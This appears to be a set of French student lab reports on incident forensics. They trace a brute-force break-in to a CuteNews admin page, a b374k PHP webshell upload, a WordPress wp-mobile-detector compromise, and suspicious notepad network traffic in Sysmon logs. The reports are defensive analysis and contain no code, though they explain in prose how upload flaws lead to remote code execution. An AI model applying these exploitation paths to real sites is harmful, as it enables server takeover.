


On observe les pages les plus accéder :




On remarque qu’une seul IP à accéder 20835 fois à admin.php






L’IP est localisée en Chine.


Pour cette Ip et la page admin.php, on observe les requêtes GET et POST :




Nous avons seulement 5 requêtes GET pour 20820 requêtes POST.



Ici, nous avons toutes les requêtes vers admin.php dans le temps, on voit que la plupart ont été faites à 14h15.



On observe que dans /cutenews/, il y a un dossier upload avec un fichier php dedans ce qui ne semble pas normal.



On remarque a chaque fois la présence de cutenews au début de la page.

En recherchant sur Internet, on trouve une faille qui date de 2020.

CuteNews 2.1.2 est vulnérable à plusieurs failles qui permettent l'exécution de code à distance. Voici un résumé des failles répertoriées sur Exploit-DB :

* **CVE-2019-11447 : Exécution de code à distance via le téléchargement d'avatar**

Cette faille permet à un attaquant d'exécuter du code arbitraire sur le serveur en téléchargeant un avatar malveillant. Le problème se situe au niveau du champ avatar\_file dans le formulaire de modification du profil (index.php?mod=main&opt=personal). L'absence de contrôle efficace de la variable $imgsize dans /core/modules/dashboard.php permet de contourner les restrictions sur la taille et le type des fichiers, ouvrant la voie à l'exécution de code.

* **Exécution de code à distance via le gestionnaire de médias**

Cette faille affecte la zone "Media Manager" et permet à des utilisateurs avec des privilèges limités (comme "Editor") de contourner les restrictions de téléchargement de fichiers. Un attaquant peut ainsi télécharger un fichier malveillant (par exemple, un script PHP) et l'exécuter, ce qui lui permet de prendre le contrôle du serveur.

En résumé, CuteNews 2.1.2 présente des vulnérabilités critiques qui peuvent être exploitées par des attaquants pour exécuter du code arbitraire sur le serveur. Il est donc fortement recommandé de mettre à jour CuteNews vers une version plus récente et corrigée.

Après l’analyse de la faille cutenews on se penche sur la faille b374k :

**b374k :** Il s'agit d'un webshell PHP, c'est-à-dire un script PHP malveillant qui, une fois téléchargé sur un serveur web vulnérable, permet à un attaquant de contrôler ce serveur à distance via une interface web. b374k offre généralement des fonctionnalités telles que l'exécution de commandes système, la navigation dans les fichiers, l'upload et le download de fichiers, la manipulation de bases de données, etc.

Bilan :

Le site « www.topshop.com », qui utilise probablement la version 2.1.2 du CMS CuteNews, a subi une attaque par force brute ; L'utilisateur « megane.nopold » avait très probablement un mot de passe faible, ce qui a permis à l'assaillant avec une adresse IP en Chine (123.148.98.74) d'accéder à l'interface d'administration (« admin.php »). Étant donné qu'il y avait une vulnérabilité de type « Upload de fichier arbitraire » dans cette interface d'administration, il était possible pour l'attaquant de télécharger une webshell connue sous le nom de « B374K ». Cela a permis à l'attaquant de réaliser diverses actions sur le site et le système (tout en étant limité par les permissions dont dispose le serveur web).

# TP4



En observant les versions HTTP utilisées, on remarque que 6% des requêtes sont utilisées avec la version 1.0. En observant ces requêtes, on remarque qu'elles sont toutes envoyer en même avec exactement 1 millisecondes d’écart




Ces messages semblent en interne. Avec quelques recherches, on trouve que ces messages interviennent lorsqu' une modification est réalisée dans apache.

On peut ensuite observer l’utilisation de WPScan, outil de détection de vulnérabilité.




Dans les requêtes, WPScan analyse tout le site web.

Ensuite en observant les requêtes POST réussi on trouve des requêtes WordPress



On remarque que WordPress utilise la version 4.9.1, en faisant quelques recherches, on trouve plusieurs failles faciles à exploiter.


En analysant les requêtes réussies avec WPScan, on remarque la récurrence de wp-mobile-detector. En recherchant sur Internet, on trouve une vulnérabilité :




En conclusion, une personne a utilisé une vulnérabilité wp-mobile-detector pour accéder à WordPress et modifié le site.

# TP5






Pour commencer, on analyse l’eventID ou des objets ont été créé ou supprimé (eventID 12)




Après analyse des exécutables utilisés dans cet eventID, on remarque que ce sont des fichiers système utiles au fonctionnement de Windows.

Ensuite, sachant que l’attaque provient d’un mail, nous allons analyser l'event ID 3 concernant les connexions internet :




En parcourant rapidement les processus, on remarque des connexions provenant de notepad :




En recherchant l’adresse IP de destination, elle pointe vers un serveur OVH




En recherchant l'event ID 1 (process création) du notepad on peut remonter à son parent




On continue la remontée jusqu’à trouver quelque chose intéressant






—




—



